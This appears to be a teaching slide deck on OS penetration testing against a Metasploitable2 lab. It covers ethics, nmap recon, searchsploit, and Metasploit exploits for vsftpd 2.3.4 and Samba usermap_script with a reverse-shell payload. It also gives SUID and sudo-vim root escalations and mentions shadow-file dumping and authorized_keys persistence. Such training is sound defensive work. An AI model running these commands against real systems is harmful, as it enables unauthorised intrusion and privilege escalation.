

# OS-LEVEL PENETRATION TESTING

Fundamentals, Methodology

SESSION ROADMAP

# Today's Agenda

| | |
|---|---|
| 01 | Intro, Ethics & Legal Framing |
| 02 | OS Pentesting Methodology |
| 03 | Reconnaissance & Enumeration |
| 04 | Vulnerability Identification |
| 05 | Exploitation Fundamentals |
| 06 | Privilege Escalation |
| 07 | Post-Exploitation & Persistence |
| 08 | Reporting & Wrap-up / Q&A |

# What Is Penetration Testing?

- Authorized, simulated attack against a system to evaluate its security
- Goes beyond scanning — actively attempts exploitation to prove real impact
- Bounded by a Rules of Engagement (RoE): scope, authorization, time window
- Distinct from ongoing red teaming, which simulates a persistent adversary

**Vulnerability Scan**

Automated, breadth-first — finds potential issues

**Penetration Test**

Manual + tool-assisted — proves exploitability

**Red Team Exercise**

Stealthy, goal-driven, ongoing simulation

SEGMENT 1 · BEFORE WE TOUCH A KEYBOARD

# Ethics & Legal Framing



### Authorization is everything

Unauthorized access is a crime — regardless of intent — under laws like the CFAA / Computer Misuse Act

### Rules of Engagement (RoE)

Defines scope, timing, allowed techniques, and emergency contacts before testing begins

### CIA Triad impact

Every technique today maps to Confidentiality, Integrity, or Availability risk

### Today’s lecture only

Every tool shown is legal only inside isolated VirtualBox environment

FOUNDATIONS

# Rules of Engagement & Impact

## Core Definitions

- Pentesting: authorized, goal-driven attack simulation
- Vulnerability scanning: automated discovery only
- Red teaming: broader, stealthier, longer engagement

## CIA Triad Mapping

- Confidentiality - data exposure risk
- Integrity - unauthorized modification risk
- Availability - service disruption risk

## Rules of Engagement (RoE)

- Defines scope - which systems are in bounds
- Defines authorization - written permission required
- Defines time window - start/end of testing

## Legal Reality

- Unauthorized access is a crime regardless of intent
- Reference your local Computer Misuse / Fraud Act
- Today's tools are legal only inside our isolated lab

# OS Pentesting Methodology




**Key takeaway:** Steps 1–3 (recon through vulnerability analysis) are often 70% of real-world effort — exploitation is the fast part, not the hard part.

SEGMENT 3 · STEP 1

# Reconnaissance & Enumeration



## Passive Recon

- Gathering info without touching the target directly
- WHOIS, DNS records, public metadata
- Leaves no trace on target logs

## OS Fingerprinting

- TCP/IP stack quirks reveal the OS
- TTL values, window size, option ordering
- Nmap's -O flag automates this

## Active Recon

- Direct interaction: port scans, service probes
- TCP handshake behavior reveals open ports
- OS fingerprinting via TTL, window size, TCP options

## Why It Matters

- 70% of real engagements are recon, not exploits
- Service banners are the breadcrumb to CVEs
- Good recon = fewer wasted exploit attempts

LIVE DEMO

DEMO A · KALI → METASPLOITABLE2

# Network & OS Discovery with Nmap

```
# 1. Host discovery
nmap -sn 192.168.56.0/24

# 2. Service & version detection
nmap -sV 192.168.56.101

# 3. OS fingerprinting
nmap -O 192.168.56.101

# 4. Aggressive scan + save output
nmap -A -T4 -oN recon_output.txt 192.168.56.101
```

SEGMENT 4 · STEP 3

# Vulnerability Identification



**CVE** catalogs known vulnerabilities; **CVSS** scores their severity 0–10.

### Automated Scanners

- Nessus, OpenVAS / GVM
- Breadth-first, fast coverage
- Prone to false positives/negatives

### Manual / Exploit-DB Lookup

- searchsploit, Exploit-DB
- Maps banner/version → known exploit
- Requires analyst judgment

LIVE DEMO

DEMO B · KALI

# Manual Vulnerability Mapping

```
# Update local exploit database
searchsploit -u

# Search using service/version found by nmap
searchsploit vsftpd 2.3.4
searchsploit samba 3.0
searchsploit distcc
```

**Narrative thread:** the banner grabbed in Demo A now becomes a candidate exploit here.

SEGMENT 5 · STEP 4

# Exploitation Fundamentals



**exploit** — The code/technique that leverages a specific vulnerability



**payload** — What runs after successful exploitation (e.g. a reverse shell)



**encoder** — Reshapes payload bytes to evade simple filters



**msfconsole workflow** — search → use → show options → set → run

LIVE DEMO

DEMO C · KALI → METASPLOITABLE2

# vsftpd 2.3.4 Backdoor Exploit

msf6 >

```
msfconsole

search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
run

# On success:
whoami   →  root
uname -a
```

LIVE DEMO

DEMO D · KALI → METASPLOITABLE2

# Samba usermap_script Exploit

msf6 >

```
use exploit/multi/samba/usermap_script
show options
set RHOSTS 192.168.56.101
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.56.1
run
```

SEGMENT 6 · STEP 5

# Privilege Escalation

Why: most shells land as a low-privilege user. Common Linux privesc vectors:



### SUID / SGID Binaries

Root-owned executables with the setuid bit set



### Sudo Misconfiguration

"sudo -l" reveals NOPASSWD commands to abuse



### Writable Cron Jobs

Scheduled scripts an attacker can overwrite



### Kernel Exploits

OS-version-specific — high impact, fragile to demo live

LIVE DEMO

DEMO E · ON THE SHELL FROM DEMO C/D

# SUID Binary Abuse

www-data@target: ~

```
# Enumerate SUID binaries
find / -perm -u=s -type f 2>/dev/null

# Example: 'find' has the SUID bit set
find . -exec /bin/sh -p \; -quit

whoami   →  root
```

LIVE DEMO

DEMO F · LOW-PRIV USER SESSION

# Sudo Misconfiguration

student@target: ~


```
sudo -l
# Output: (ALL) NOPASSWD: /usr/bin/vim

# GTFOBins-style escalation
sudo vim -c ':!/bin/sh'

whoami   →  root
```

# Post-Exploitation & Persistence

- Goals: sensitive data, credential harvesting, lateral movement
- Hash dumping: /etc/shadow contents, cracked offline with john/hashcat
- Persistence: cron jobs, SSH authorized_keys injection, systemd services
- Stealth trade-off: each mechanism differs in visibility to defenders



SEGMENT 8 · STEP 6

# Reporting Findings



A finding is only as useful as its documentation:

| | | |
|---|---|---|
| **Title** | **Severity (CVSS)** | **Description** |
| **Evidence** | **Impact** | **Remediation** |

RECAP

# The Methodology Chain




*Reminder: privilege escalation is almost always about configuration hygiene — not exotic zero-days.*

REFERENCE

# Tool Checklist & Q&A



**VirtualBox + Kali Linux**

Attacker environment



**Metasploitable2**

Intentionally vulnerable target



**Nmap**

Network / service / OS scanning



**searchsploit (Exploit-DB)**

Offline exploit lookup



**Metasploit Framework**

Exploitation framework



**John the Ripper**

Password hash cracking

**Questions? Hands-on lab session follows this lecture.**